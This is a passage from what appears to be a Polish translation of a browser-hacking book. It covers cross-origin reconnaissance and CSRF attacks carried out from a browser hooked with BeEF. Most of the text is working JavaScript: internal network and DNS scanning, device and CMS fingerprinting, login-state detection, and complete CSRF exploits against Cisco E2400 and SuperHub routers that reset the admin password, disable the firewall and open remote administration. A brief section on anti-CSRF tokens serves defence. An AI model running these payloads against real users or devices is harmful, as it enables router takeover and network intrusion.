iframe.style.visibility = "hidden";
iframe.style.display = "none";
iframe.style.width = "0px";
iframe.style.height = "0px";
iframe.onload = function(){
console.log('Internal DNS found: ' + this.src);
document.body.removeChild(this);
};
dom.appendChild(iframe);
}
// iterate through the hostname array
for(var i=1; i < hostnames.length; i++){
check_host(protocol + hostnames[i] + ":" + port, i);
}
// if the iframe src doesn't exists, the onerror method
// is not thrown, so we need to clean the DOM afterwards
setTimeout(function(){
for(var i=1; i < 255; i++){
var del = document.getElementById("i_" + i);
dom.removeChild(del);
```

```
}

}, 2000);
```

Dla każdej nazwy domeny do DOM dołączana jest odpowiednia ramka IFrame. Podobnie jak w przypadku poprzedniej techniki, jeśli zostanie wyzwolone zdarzenie obciążenia IFrame, zostanie znaleziona nazwa domeny wewnętrznej. Oba fragmenty kodu można zmodyfikować, aby obsługiwały dodatkowe schematy URI, takie jak https:// (chociaż http:// jest z pewnością bardziej powszechny w sieciach wewnętrznych) oraz wiele portów, takich jak 443, 8080 i 8443. Po wykryciu adresów IP i nazwy domen aplikacji webowych znajdujących się w wewnętrznej sieci podpiętej przeglądarki, kolejnym krokiem jest ich odcisk palca. Te metody pozwalają uzyskać szczegółowe informacje o potencjalnych celach w intranecie. Bardziej wyrafinowane metody, w tym używanie Javy i protokołu Session Discovery

Odcisk palca aplikacji internetowych z różnych źródeł

JavaScript może dynamicznie tworzyć obiekt Image i powiązać z nim niestandardowe programy obsługi onload i onerror. Ta koncepcja została szczegółowo omówiona w rozdziale 3. Ta sama technika jest używana w tym rozdziale do identyfikowania aplikacji internetowych, demonów sieciowych i wszelkich innych urządzeń, które udostępniają zasoby za pośrednictwem protokołu HTTP. Usługi HTTP dostępne z Internetu nie będą wymagały omówionych tutaj metod odcisków palców, ponieważ różne narzędzia pozwolą Ci to zrobić bezpośrednio. Serwer WWW obsługujący docelową aplikację WWW może być dostępny tylko z sieci wewnętrznej. Korzystanie z poniższych metod staje się najbardziej wartościowe wtedy, gdy jedyny dostęp, jaki masz do docelowej aplikacji internetowej, jest pośrednio przez podpiętą przeglądarkę.

Prośba o znane zasoby

Oprogramowanie aplikacji internetowych można potencjalnie zidentyfikować poprzez wyliczenie jego wspólnych zasobów. Musisz znać mapowanie zasobów powiązanych z aplikacją internetową, którą chcesz odciskać palcami. Następnie ekstrapolacja z udanych (lub nieudanych) żądań cross-origin zapewnia metodę identyfikacji celu. Zasobami tymi mogą być obrazy, a nawet strony internetowe używane w interfejsach administratora. Załóżmy, że chcesz zidentyfikować serwer NAS firmy Linksys, możesz sprawdzić zasób /Admin_top.jpg na porcie 80. Jest to domyślny zasób widoczny na każdym urządzeniu tego typu. Innym przykładem jest zasób /icons/apache_pb.gif, który służy do identyfikowania serwera WWW Apache, który jest zwykle dostępny nawet w środowiskach produkcyjnych. Tę samą technikę można zastosować nie tylko do obrazów, ale także do stron internetowych. Każda aplikacja CMS, CRM, ERP i aplikacja internetowa, o której możesz pomyśleć, będzie prawdopodobnie miała domyślne strony internetowe, które są zawsze takie same w różnych instalacjach. W każdym razie skuteczność tej techniki zależy od posiadania dużej bazy danych znanych zasobów. Ogólnie rzecz biorąc, im większy zestaw danych zasobów, tym bardziej wiarygodne będą wyniki.

Żądanie obrazów

Rozważmy metodę odcisków palców, aby znaleźć zasoby obrazów w wielu celach. Pierwszą rzeczą, której potrzebujesz, jest tablica docelowych adresów IP, które chcesz sprawdzić, na przykład:

```
ips = [

'192.168.0.1',

'192.168.0.100',
```

'192.168.0.254',

„192.168.1.1”,

„192.168.1.100”,

„192.168.1.254”,

„10.0.0.1”,

„10.1.1.1”,

„192.168.2.1”,

"192.168.2.254",

'192.168.100.1',

'192.168.100.254',

'192.168.123.1',

'192.168.123.254',

'192.168.10.1',

'192.168.10.254'

];

W tym przypadku te adresy IP są prywatnymi adresami IP używanymi w sieciach LAN. Chociaż nie ograniczasz się do celowania tylko w sieci wewnętrzne, często znajdują się tam nisko wiszące owoce. Następnym krokiem jest utworzenie bazy danych zawierającej odciski palców, w której mapujesz urządzenie lub aplikację internetową na obrazy. Aby zapewnić niezawodność i zminimalizować liczbę fałszywych alarmów, szerokość i wysokość obrazu można również mapować wraz ze ścieżką obrazu. Może się zdarzyć, że dwie aplikacje internetowe uwidaczniają ten sam obraz /logo.gif, ale prawdopodobieństwo, że te dwa obrazy mają tę samą szerokość i wysokość, jest minimalne. Twoja baza danych odcisków palców może wyglądać tak:

var fingerprint_data = new Array(

new Array(

"JBoss Application server",

"8080","http",true,

"/images/logo.gif",226,105),

new Array(

"VMware ESXi Server",

"80","http",false,

"/background.jpeg",1,1100),

new Array(

"Glassfish Server",

```
"4848","http",false,
"/theme/com/sun/webui/jsf/suntheme \
/images/login/gradlogsides.jpg", 1, 200),
new Array(
"m0n0wall",
"80","http",false,
"/logo.gif",150,47)
);
```

Każdy element tablicy struktury danych fingerprint_data zawiera nazwę domeny, port i typ schematu, który ma być użyty do żądania ścieżki obrazu, a na koniec krotkę szerokość/wysokość obrazu. Jeśli chcesz zobaczyć bardziej kompletną (choć nie wyczerpującą) bazę danych odcisków palców, sprawdź moduł internal_ network_fingerprinter firmy BeEF, dzięki ciężkiej pracy Brendana Colesa. Teraz, gdy masz zarówno adresy IP, jak i dane obrazu, następujący kod JavaScript może zostać wstrzyknięty do zahaczonego DOM przeglądarki. Sprawdza, czy te adresy IP lub inne adresy IP, które możesz określić, uruchamiają aplikacje internetowe zmapowane w zestawie danych fingerprint_data:

```
var dom = document.createElement('b');
// for each IP
for(var i=0; i < ips.length; i++) {
// for each application in the dataset
for(var u=0; u < fingerprint_data.length; u++) {
var img = new Image;
img.id = u;
img.src = fingerprint_data[u][2]+"://"+ips[i]
+":"+fingerprint_data[u][1]+ fingerprint_data[u][4];
//onload event triggered, the image has been found
img.onload = function() {
// now double-check the width/height too
if (this.width == fingerprint_data[this.id][5] &&
this.height == fingerprint_data[this.id][6]) {
console.log("Detecting [" + fingerprint_data[this.id][0]
+ "] at IP [" + ips[i] + "]");
//notify BeEF server
beef.net.send('<%= @command_url %>', <%= @command_id %>,
```

```
'discovered='+escape(fingerprint_data[this.id][0])+

"&url="+escape(this.src)

);

//job done, remove the image from the DOM

dom.removeChild(this);

}

}

// add the image to the DOM

dom.appendChild(img);

}}
```

Po uruchomieniu powyższego kodu próbuje załadować wszystkie zasoby do poszczególnych ramek IFrame. Adresy URL zasobu są tworzone przez połączenie struktur fingerprint_data i ips. Jeśli zostanie wyzwolone zdarzenie onload obrazu, oznacza to, że zasób został poprawnie zidentyfikowany (w przeciwnym razie zostanie wyzwolone zdarzenie onerror). Na koniec, aby zmniejszyć niepewność, weryfikowana jest szerokość i wysokość obrazu. Jeśli

ścieżka obrazu, szerokość i wysokość odpowiadają jednemu z wpisów we wcześniej utworzonym zestawie danych, wtedy masz zwycięzcę!

Strony żądające

Wiele narzędzi CMS i ogólnych narzędzi do odcisków palców w aplikacjach internetowych ma dużą bazę danych typów, wersji, motywów i wtyczek CMS. Jednym z nich jest CMS-Explorer, stworzony przez Chrisa Sullo (autora Nikto). Zawiera tysiące ścieżek URL wtyczek i motywów dla Drupal, Joomla i WordPress. Takie informacje mogą być bardzo przydatne, zwłaszcza w połączeniu z lukami w zabezpieczeniach, takimi jak XSS i SQLi, które są wspólne dla tych wtyczek CMS. Aby sprawdzić, czy aplikacja udostępnia określoną ścieżkę, na przykład modules/filebrowser/, możesz użyć podejścia podobnego do tego, które stosowano wcześniej w przypadku obrazów. Najpierw utwórz strukturę danych zawierającą nazwę i ścieżkę do wielu wtyczek używanych w Drupalu. Dla każdej ścieżki, którą chcesz sprawdzić, utwórz tag skryptu z niestandardowymi modułami obsługi onerror i onload. W tym celu możesz użyć następującego fragmentu kodu:

```
var target = "http://172.16.37.147";

/* Resources to check (name, path)*/

var resources = [

["Drupal - FileBrowser","modules/filebrowser/"],

["Drupal - FFmpeg", "modules/ffmpeg/"],

["WordPress - AccessLogs", "wp-content/plugins/access-logs/"]

];

/* Super-paths (either / or /drupal)*/
```

```
var paths = ["/", "/drupal/"];

function add_tag(src){

for(var p=0; p < paths.length; p++) {

// for every super-path, create the final URI

var uri = target + paths[p] + src;

var i = document.createElement('script');

i.src = uri;

i.style.display = 'none';

i.onload = function(){

console.log(uri + " -- FOUND");

};

i.onerror = function(){

console.log(uri + " -- NOT-FOUND");

};

document.body.appendChild(i);

}

}

/* For every resource to be checked, add a new script tag */

for(var c=0; c < resources.length; c++) {

add_tag(resources[c][1]);

}
```

Jak widać, zamiast używać tagu img, używasz tagu script. Podczas uruchamiania kodu zauważysz błędy składni, jeśli zostanie znaleziony zasób. Dzieje się tak, ponieważ pliki HTML często zwracają tekst /html content-types zamiast application/ javascript, co powoduje błędy parsowania JavaScript. Chociaż żądania dotyczą znanych zasobów, które nie zawierają JavaScript, należy pamiętać, że ta metoda jest podatna na kontratak. Zasób mógłby zostać zamieniony na skrypt, który umożliwiłby przeciwnikowi przejęcie kontroli nad przechwyconą przeglądarką. Oczywiście istnieją również dalsze środki łagodzące, które można zastosować, na przykład za pomocą atrybutu sandbox IFrame.

Ta sama technika może być wykorzystana do odcisków palców urządzeń ujawniających interfejsy internetowe. W tym przypadku zapoznasz się z routerem Sagemcom F@ST 25046, który jest routerem szerokopasmowym dostarczonym przez Sky. Nie martw się, jeśli nie masz tego routera, wiele technik omówionych w poniższych sekcjach ma jednakowe zastosowanie do podobnych urządzeń. Podobnie jak wiele podobnych urządzeń, ten router jest dostępny z przeglądarki pod adresem URL http:///192.168.0.180. Router udostępnia wiele wstępnych uwierzytelnień zasobów, zarówno plików JavaScript, jak i obrazów. Jest to idealne rozwiązanie dla Ciebie, ponieważ zapewnia metodę odcisku palca. Możesz użyć następującego kodu, aby zidentyfikować go jako router Sagemcom:

```
// default router IP
var target = "192.168.0.1";
// default router images
var fingerprint_data = new Array(
new Array(
"Sky Sagemcom Router",
"80","http",true,
"/sky_images/arrows.gif",8,16),
new Array(
"Sky Sagemcom Router",
"80","http",true,
"/sky_images/icons-broadband.jpg",43,53)
);
var dom = document.createElement('b');
for(var u=0; u < fingerprint_data.length; u++) {
var img = new Image;
img.id = u;
img.src = fingerprint_data[u][2]+"://"+target
+":"+fingerprint_data[u][1]+ fingerprint_data[u][4];
//onload event triggered, the image has been found
img.onload = function() {
// now double-check the width/height too
if(this.width == fingerprint_data[this.id][5] &&
this.height == fingerprint_data[this.id][6]){
console.log("Found " + fingerprint_data[this.id][4] +
" -> " + fingerprint_data[this.id][0]);
//job done, remove the image from the DOM
dom.removeChild(this);
}
}
// add the image to the DOM
```

```
dom.appendChild(img);

}
```

Wyniki uruchomienia poprzedniego kodu potwierdzają, że router Sagemcom jest dostępny pod adresem http://192.168.0.1:80/. Możesz być tego pewien, ponieważ pomyślnie zidentyfikowano dwa domyślne obrazy. W 2007 roku Gareth Heyes stworzył jsLanScanner, który wykorzystywał podobne techniki do wykrywania i odcisków palców wielu wbudowanych urządzeń. Jego baza odcisków palców jest dość dokładna i zawiera prawie 200 różnych urządzeń. Teraz, gdy router został pomyślnie wykryty i pobrano odcisk palca, chcesz uzyskać dostęp do urządzenia.

Wykrywanie uwierzytelniania między źródłami

Większość aplikacji internetowych, które implementują funkcję logowania, ma zasoby dostępne tylko po uwierzytelnieniu oraz oddzielne zasoby dostępne dla nieuwierzytelnionych, anonimowych odwiedzających. Typowe zachowania, z których mogą korzystać aplikacje internetowe, odpowiadają kodem stanu 403 lub 404 HTTP, gdy żądanie uwierzytelnionego zasobu występuje od nieuwierzytelnionego użytkownika, lub kodem stanu 200, jeśli użytkownik żądający zasobu jest zalogowany. Innym powszechnym zachowaniem jest odpowiadanie z kodem stanu przekierowania 302 HTTP podczas żądania nieistniejącego zasobu znajdującego się w ścieżce chronionej przez uwierzytelnianie. Załóżmy na przykład, że żądasz http://browserhacker.com/admin/non_existent, gdzie wszystkie zasoby w ścieżce /admin/ wymagają uwierzytelnienia użytkownika. Aplikacja sieci Web odpowiada kodem stanu 302, jeśli zażądasz /admin/non_existent jako nieuwierzytelnionego użytkownika, przekierowując z powrotem do strony logowania w /admin/login. Zamiast tego, jeśli jesteś uwierzytelnionym użytkownikiem i zażądasz /admin/non_existent, otrzymasz błąd 404 Nie znaleziono. Mike Cardwell przeanalizował wiele serwisów społecznościowych, sprawdzając, czy używają one w podobny sposób kodów statusu HTTP. Jego analiza ujawniła interesujące wyniki. Na przykład Twitter zachowuje się jak w drugim przykładzie, zwracając 302 lub 404 dla nieistniejących zasobów w zależności od tego, czy sesja użytkownika jest uwierzytelniona. Weź pod uwagę, że tag HTML skryptu uruchamia zdarzenie onerror, jeśli zasób, który chcesz załadować, zwraca kod stanu 403, 404 lub 500, i uruchamia zdarzenie onload, jeśli zasób zwraca kod stanu 200 lub 302. Weź również pod uwagę, że Twitter wymaga uwierzytelnienia, aby uzyskać dostęp do zasobów w ścieżce /account/*. Uzbrojony w te dwa szczegóły, możesz wiarygodnie określić, czy zaczepiona przeglądarka jest zalogowana do Twittera na jednej z jej otwartych kart (lub okien), i możesz to zrobić crossorigin bez naruszania SOP. Poniższy fragment kodu załatwi sprawę:

```
var script = document.createElement("script");

script.onload = function(){

alert('not logged in')

};

script.onerror = function(){

alert('logged in')

};

script.src = "https://twitter.com/account/non_existent";

var head = document.getElementsByTagName("head")[0];
```

head.appendChild(script);

Jeśli przechwycona przeglądarka nie jest zalogowana do Twittera, w przypadku żądania nieistniejącego zasobu, takiego jak / account, zwracany jest kod odpowiedzi 302. Powoduje to, że skrypt uruchamia zdarzenie onload. Jeśli przechwycona przeglądarka jest zalogowana do Twittera, żądanie tego samego nieistniejącego zasobu zwraca zamiast tego kod stanu 404, co skutkuje wykonaniem zdarzenia onerror.

Monitorowanie czasów ładowania zasobów to kolejna technika, która działa między źródłami. Możesz ekstrapolować ważne szczegóły, jeśli istnieje różnica czasu ładowania zasobu, gdy sesja jest uwierzytelniana, a gdy nie jest. Dzięki tym informacjom możesz sprawdzić, czy przeglądarka jest zalogowana do aplikacji. Haroon Meer i MarcoSlaviero zaprezentowali tę technikę na DEF CON15 w 2007Q, używając ramek IFrames z niestandardową obsługą zdarzeń onload, która monitoruje, jak długo trwa załadowanie zasobu w ramce. Wyniki są tym dokładniejsze, im większa jest delta czasu ładowania. Wiele interakcji w aplikacji internetowej może powodować opóźnienia. Dobrym przykładem jest domyślna instalacja Drupala 6. Jeśli jesteś zalogowany i żądasz http://browserhacker.com/drupal/?q=admin, długość treści będzie 3264 bajtów. Z drugiej strony, jeśli nie jesteś zalogowany i zażądasz tego samego zasobu, otrzymasz kod statusu HTTP 403, a długość zawartości wyniesie 1374 bajtów. Większa długość treści często skutkuje dłuższym czasem ładowania, nawet jeśli mówimy o milisekundach. Poniższy fragment kodu może wykonać to zapytanie, ale pamiętaj, że należy go zmodyfikować, aby odpowiadał Twoim potrzebom i testowanej aplikacji:

```
var add_iframe;

var counter = 5;

var sum = 0;

/* Average time to match. In this case for

the http://browserhacker.com/drupal/?q=admin

resource:

logged in takes > 210ms

not logged in takes < 210ms

V

var avg_to_match = 210;

function append(){

if(counter > 0){

var i = document.createElement("iframe");

i.src = "http://browserhacker.com/drupal/?q=admin";

var start = new Date().getTime();

console.log('start:' + start);

/* Custom onload handler to monitor load time*/

i.onload = function(){
```

```
var end = new Date().getTime();

console.log('end:' + end);

var total = end - start;

console.log('total:' + total);

sum += total;

counter--;

}

document.body.appendChild(i);

}else{

clearInterval(add_iframe);

var avg = sum / 5;

var logged_in = true;

console.log("sum: " + sum + ", avg:" + avg);

if(avg < 210){

logged_in = false;

}

console.log("logged in Drupal 6: " + logged_in);

}

}

add_iframe = setInterval(function(){append()},500);
```

Fakt, że możesz dokładnie określić, czy zaczepiona przeglądarka jest zalogowana do aplikacji internetowej, pomaga w bardziej niezawodnym przeprowadzaniu ataków. Połącz tę wiedzę z zasobami, które nie są chronione tokenami XSRF, a potencjalnie możesz wykonywać różnego rodzaju akcje w imieniu przechwyconego użytkownika.

Wykorzystywanie fałszerstwa żądań między witrynami

Luki w zabezpieczeniach typu Cross-Site Request Forgery są często określane jako luki CSRF lub XSRF. Ataki XSRF zostały po raz pierwszy omówione w 2001 roku, kiedy Peter Watkins uruchomił wątek10 na liście mailingowej Full Disclosure, aby omówić ten problem. Od tego czasu luki XSRF stały się dobrze znane i rozumiane w całej społeczności zajmującej się bezpieczeństwem.

Zrozumienie fałszowania żądań między witrynami

Ataki XSRF wykorzystują zaufanie, jakie aplikacja internetowa pokłada w żądaniach HTTP swoich użytkowników. Ta klasa ataku jest szczególnie przydatna, gdy wiesz, że użytkownik uwierzytelnił się za pomocą aplikacji. Pamiętaj, techniki omówione w poprzedniej sekcji pomogą określić, czy użytkownik się zalogował. Weźmy aplikację, która wymaga zalogowania się administratora przed uzyskaniem dostępu do zasobu http://browservictim.com/admin/users. Jeśli atakujący kontroluje inne

pochodzenie w przeglądarce z uwierzytelnionym pochodzeniem, może potencjalnie wykorzystać lukę XSRF w aplikacji internetowej. Oznacza to, że osoba atakująca może wykonywać działania w imieniu uwierzytelnionego użytkownika, włączając odpowiednio sformatowane żądania do zasobu, którego dotyczy luka. Osoba atakująca może sfałszować żądania AJAX między źródłami dotyczące zagrożonego zasobu. Żądania przetwarzane przez przeglądarkę automatycznie będą zawierały pliki cookie użytkownika, a zatem wydają się być uzasadnionymi, uwierzytelnionymi żądaniami. Użycie JavaScript do dynamicznego tworzenia i przesyłania formularzy HTML z tymi samymi parametrami spowoduje powstanie tego samego sfałszowanego żądania. Te żądania często będą zaufane przez aplikację internetową, wykorzystując fakt, że użytkownik jest zalogowany, a pliki cookie są wysyłane z każdym żądaniem do źródła. Takie luki można wykorzystać, ponieważ żądania HTTP mogą być odtwarzane, a protokół HTTP nie dyktuje, jak obsługiwać unikalne żądania. Rozważ inny scenariusz. Użytkownik jest zalogowany do interfejsu administratora routera Cisco E2400. Jeśli interfejs użytkownika administratora sieci jest podatny na ataki XSRF, każde żądanie można odtworzyć, po prostu znając wymagane parametry. Atakujący może zatem nakłonić użytkownika do wykonania następującego kodu z innego źródła:

```
beef.execute(function() {

var gateway = 'http://192.168.100.2/';

var passwd = 'new_password';

// Enable Remote Administration to every IP

// and change the admin password

var cisco_e2400_iframe1 = beef.dom.createIframeXsrfForm \

(gateway + "apply.cgi", "POST",

[

{'type':'hidden', 'name':'submit_button', 'value':'Management'},

{'type':'hidden', 'name':'change_action', 'value':''},

{'type':'hidden', 'name':'action', 'value':'Apply'},

{'type':'hidden', 'name':'PasswdModify', 'value':'0'},

{'type':'hidden', 'name':'http_enable', 'value':'1'},

{'type':'hidden', 'name':'https_enable', 'value':'1'},

{'type':'hidden', 'name':'ctm404_enable', 'value':''},

{'type':'hidden', 'name':'remote_mgt_https', 'value':'1'},

{'type':'hidden', 'name':'wait_time', 'value':'4'},

{'type':'hidden', 'name':'need_reboot', 'value':'0'},

{'type':'hidden', 'name':'http_passwd', 'value':passwd},

{'type':'hidden', 'name':'http_passwdConfirm','value':passwd},

{'type':'hidden', 'name':'_http_enable', 'value':'1'},
```

```
{'type':'hidden', 'name':'_https_enable', 'value':'1'},
{'type':'hidden', 'name':'web_wl_filter', 'value':'0'},
{'type':'hidden', 'name':'remote_management', 'value':'1'},
{'type':'hidden', 'name':'_remote_mgt_https', 'value':'1'},
{'type':'hidden', 'name':'remote_upgrade', 'value':'1'},
{'type':'hidden', 'name':'remote_ip_any', 'value':'1'},
{'type':'hidden', 'name':'http_wanport', 'value':'8080'},
{'type':'hidden', 'name':'nf_alg_sip', 'value':'0'},
{'type':'hidden', 'name':'ctf_disable', 'value':'0'},
{'type':'hidden', 'name':'upnp_enable', 'value':'1'},
{'type':'hidden', 'name':'upnp_config', 'value':'0'},
{'type':'hidden', 'name':'upnp_internet_dis', 'value':'0'},
]);
// Disable the Firewall and Java/ActiveX checks
var cisco_e2400_iframe2 = beef.dom.createIframeXsrfForm \
(gateway + "apply.cgi", "POST",
[
{'type':'hidden', 'name':'submit_button', 'value':'Firewall'},
{'type':'hidden', 'name':'change_action', 'value':''},
{'type':'hidden', 'name':'action', 'value':'Apply'},
{'type':'hidden', 'name':'block_wan', 'value':'0'},
{'type':'hidden', 'name':'block_loopback', 'value':'0'},
{'type':'hidden', 'name':'multicast_pass', 'value':'1'},
{'type':'hidden', 'name':'ipv6_multicast_pass', 'value':'1'},
{'type':'hidden', 'name':'ident_pass', 'value':'0'},
{'type':'hidden', 'name':'block_cookie', 'value':'0'},
{'type':'hidden', 'name':'block_java', 'value':'0'},
{'type':'hidden', 'name':'block_proxy', 'value':'0'},
{'type':'hidden', 'name':'block_activex', 'value':'0'},
{'type':'hidden', 'name':'wait_time', 'value':'3'},
{'type':'hidden', 'name':'ipv6_filter', 'value':'off'},
```

```
{'type':'hidden', 'name':'filter', 'value':'off'}

]);

beef.net.send("<%= @command_url %>", <%= @command_id %>, \

"result=exploit attempted");

cleanup = function() {

document.body.removeChild(cisco_e2400_iframe1);

document.body.removeChild(cisco_e2400_iframe2);

}

setTimeout("cleanup()", 15000);

});
```

W większości sytuacji ten kod będzie zaufany we wszystkich źródłach. Fragment kodu dynamicznie tworzy dwie niewidoczne ramki IFrame, z których każda zawiera jeden formularz HTML ze wszystkimi ukrytymi polami wejściowymi wymaganymi do utworzenia dwóch prawidłowych żądań. Pierwsza z nich umożliwi dostęp do funkcji zdalnego zarządzania, dostępnej przez HTTPS i chronionej znanym, domyślnym hasłem; a drugie żądanie wyłączy zaporę i kontrolki Java/ActiveX. Wszystkie te zmiany w konfiguracji routera są stosowane dyskretnie bez powiadamiania użytkownika. Jeśli ten atak zostanie przeprowadzony pomyślnie, jako atakujący możesz następnie połączyć się z portem zdalnego zarządzania, mając pełny dostęp do routera użytkownika. Formularze HTML są tworzone dynamicznie przy użyciu interfejsu API JavaScript BeEF z podstawowego pliku dom.js:

```
createIframeXsrfForm: function(action, method, inputs){

//invisible iframe with width/height 1px and visibility hidden

var iframeXsrf = beef.dom.createInvisibleIframe();

var formXsrf = document.createElement('form');

formXsrf.setAttribute('action', action);

formXsrf.setAttribute('method', method);

// an array of inputs to be added to the form (type, name, value).

// example: [{'type':'hidden', 'name':'1', 'value':''}

// {'type':'hidden', 'name':'2', 'value':'3'}]

var input = null;

for (i in inputs){

var attributes = inputs[i];

input = document.createElement('input');

for(key in attributes){

input.setAttribute(key, attributes[key]);
```

```
}

formXsrf.appendChild(input);

}

// the form is appended to the hidden iFrame and submitted

iframeXsrf.contentWindow.document.body.appendChild(formXsrf);

formXsrf.submit();

return iframeXsrf;

}
```

Ta metoda API jest wygodnym sposobem dla modułów na tworzenie gotowych do użycia ataków XSRF w JavaScript, które można łatwo powiązać z innymi exploitami. Używanie formularzy HTML zamiast obiektów XMLHttpRequest do dostarczania tych żądań jest bardziej niezawodne, ponieważ mniej martwisz się różnymi implementacjami obiektu XMLHttpRequest w różnych przeglądarkach.

Atakowanie resetowania hasła za pomocą XSRF

Częstym problemem bezpieczeństwa routerów jest możliwość zmiany hasła administracyjnego bez znajomości poprzedniego hasła. Wiele routerów ma również możliwość zdalnej administracji, funkcję używaną czasami przez zespół wsparcia ISP do zdalnego rozwiązywania problemów z łącznością użytkownika. John Carroll odkrył, że prawie każdy zasób interfejsu internetowego routera SuperHub jest podatny na XSRF. Router umożliwia również zresetowanie hasła administratora bez podawania poprzedniego hasła. Oznacza to, że żądania cross-origin mogą wykonywać ważne działania na urządzeniu docelowym. Możesz uruchomić następujący fragment kodu w zahaczonej przeglądarce, aby wykorzystać te luki. Jeśli użytkownik został już uwierzytelniony, kod zresetuje hasło administratora, wyłączy zaporę i włączy zdalną administrację:

```
var gateway = 'http://192.168.100.1/';

var passwd = 'BeEF12345';

var port = '31337';

// change default router password to 'BeEF12345'

var iframe_1 = beef.dom.createIframeXsrfForm(

gateway + "goform/RgSecurity", "POST", [

{'type':'hidden', 'name':'NetgearPassword', 'value':passwd},

{'type':'hidden', 'name':'NetgearPasswordReEnter', 'value':passwd},

{'type':'hidden', 'name':'RestoreFactoryNo', 'value':'0x00'}

]);

// disable the firewall

var iframe_2 = beef.dom.createIframeXsrfForm(

gateway + "goform/RgServices", "POST", [
```

{'type':'hidden', 'name':'cbPortScanDetection', 'value':''}

]);

// enable remote administration on port 31337

var iframe_3 = beef.dom.createIframeXsrfForm(

gateway + "goform/RgVMRemoteManagementRes", "POST", [

{'type':'hidden', 'name':'NetgearVMRmEnable', 'value':'0x01'},

{'type':'hidden', 'name':'NetgearVMRmPortNumber', 'value':port}

]);

Ataki te są często nieocenione, jeśli atakujesz router z poziomu przeglądarki. Zaktualizowane dane uwierzytelniające na routerze nie tylko potencjalnie pozwolą na wprowadzenie dalszych zmian, ale także możesz zablokować uprawnionego użytkownika. Może to pomóc w dłuższym utrzymywaniu nieautoryzowanego dostępu i ograniczy zdolność obrońcy do reagowania.

Używanie tokenów CSRF do ochrony

Luki XSRF można złagodzić, dodając pseudolosowy token (token anty-XSRF) jako parametr do każdego żądania wysyłanego przez przeglądarkę do aplikacji internetowej.12 Normalny, zagrożony formularz HTML może wyglądać tak:

<form name="addUserToAdmins" action="/adduser" method="POST">

<input type="hidden" name="userId" value"1234">

<input type="hidden" name="isAdmin" value"true">

<input type="submit" value="Add to admin group" \

style="height: 60px; width: 150px; font-size:3em">

</form>

Ten sam formularz z tokenem anty-XSRF wygląda następująco:

<form name="addUserToAdmins" action="/adduser" method="POST">

<input type="hidden" name="userId" value"1234">

<input type="hidden" name="isAdmin" value"true">

<input type="hidden" name="TOKEN" value"asasdasd86a\

sd876as87623234aksjdhjkashd">

<input type="submit" value="Add to admin group"

style="height: 60px; width: 150px; font-size:3em">

</form>

Wracając do poprzedniego exploita na Cisco E2400, jeśli formularze HTML byłyby chronione tokenem anty-XSRF, exploit zakończyłby się niepowodzeniem. Gdy aplikacja internetowa analizuje żądanie POST, sprawdza, czy token jest prawidłowy. Tylko wtedy, gdy wszystkie te warunki byłyby spełnione,

aplikacja zaakceptowałaby, a następnie przetworzyła żądanie. Tokeny Anti-XSRF naprawdę zmniejszają możliwość wykorzystania wielu luk w aplikacjach internetowych z przejętej przeglądarki. Jeśli nie kontrolujesz domeny docelowej, nie możesz odczytać odpowiedzi HTTP z różnych źródeł, a zatem nie ma prostego sposobu na odgadnięcie lub określenie wartości tokena anty-XSRF. Jeśli nie masz ważnego tokena, nadal możesz wysłać żądanie, ale zostanie ono zignorowane lub odrzucone.

Omijanie tokenów Anti-XSRF za pomocą Cross-site Scripting

Tokeny Anti-XSRF mają na celu łagodzenie ataków związanych z fałszowaniem żądań między witrynami, ale nie z wykorzystaniem skryptów między witrynami. Jeśli docelowa aplikacja internetowa używa tokenów anty-XSRF, ale kontrolujesz pochodzenie docelowe za pomocą haka, możesz ominąć ten mechanizm ochronny. Jak omówiono w poprzednich rozdziałach, pojedyncza luka Cross-Site Scripting potencjalnie umożliwia atakującemu pełną kontrolę nad jej źródłem. Osoba atakująca kontrolująca pochodzenie będzie mogła pobrać token anty-XSRF ze strony zawierającej formularz i dodać go do nowego złośliwego formularza. Atak zakończy się sukcesem, ponieważ użyty zostanie właściwy token.

Wykrywanie zasobów między źródłami

W sytuacjach, gdy odcisk palca aplikacji internetowej nie powiedzie się, nadal można wykryć zasoby pochodzące z różnych źródeł. Jednak ten proces zajmie napastnikowi więcej czasu i wysiłku. W takich okolicznościach żądania są wysyłane z różnych źródeł przy użyciu sprawdzonych domysłów. Struktura docelowej aplikacji sieciowej nie jest znana, chociaż można z dużym prawdopodobieństwem dokonać różnych ekstrapolacji. Na przykład docelowa aplikacja sieci Web będzie miała katalog główny i może istnieć funkcja logowania w przewidywalnych katalogach przy użyciu przewidywalnych nazw parametrów. Narzędzia takie jak DirBuster, stworzone przez Jamesa Fishera13, wykorzystują listę popularnych katalogów i plików znalezionych w aplikacjach internetowych do wykrywania ukrytych katalogów. Chociaż narzędzia te wymagają bezpośredniego dostępu do aplikacji internetowej, te same listy można wykorzystać do wykrywania zasobów między źródłami przy użyciu innej logiki wykrywania. Środki ochronne XSRF mają efekt uboczny, który może zmniejszyć niezawodność wykrywania zasobów między źródłami. Gdy istnieją solidne zabezpieczenia XSRF, odpowiedzi cross-origin z aplikacji sieci Web mają minimalną zmienność. Jest to mniej niż idealne, gdy stosuje się tę metodę do identyfikacji zasobów. Tokeny Anti-XSRF mogą również zapobiegać niektórym atakom uruchamianym na aplikacje internetowe z hakowanego źródła. Podczas próby przejścia z przeglądarki w celu zwiększenia powierzchni ataku należy wziąć pod uwagę środki ochronne XSRF. W poprzednich rozdziałach omówiono, jak używać ramek IFrame do osiągnięcia trwałości i dostarczania użytkownikom ataków socjotechnicznych. Te same techniki można teraz rozszerzyć, aby pomóc w odkrywaniu zasobów między źródłami.

Wykrywanie zasobów cross-origin

Aktualnie zahaczone źródło może zawierać linki do innych źródeł z katalogami i parametrami, które również mogą zostać podpięte. Jest to prawdopodobnie bardziej przydatne, jeśli można podłączyć wewnętrzną wiki, ponieważ może zawierać łącza do innych wewnętrznych aplikacji internetowych. Eksploracja zewnętrznie uzależnionego źródła ma małe prawdopodobieństwo uzyskania wyników, ale nadal warto się temu przyjrzeć, ponieważ jest to stosunkowo uproszczony proces. Możesz użyć następującego kodu, aby wyliczyć, zarówno te same, jak i inne, linki i akcje formularzy na bieżącej zahaczonej stronie:

```
//discovers all HREF/form actions the FORM elements in the page,
```

```
//enumerates the ACTION attribute, and checks if the resource
//is same-origin –r or cross-origin.
function getFormActions(doc){
var formsarray = [];
var forms = doc.getElementsByTagName("form");
for next section.(var i=0; i < forms.length; i++){
var action = forms[i].getAttribute('action');
formsarray = formsarray.concat(action);
// emulates an A element: in this way isSameOrigin()
// can be called in the same way for both A and FORM elements
var a = doc.createElement('a');
a.href = action;
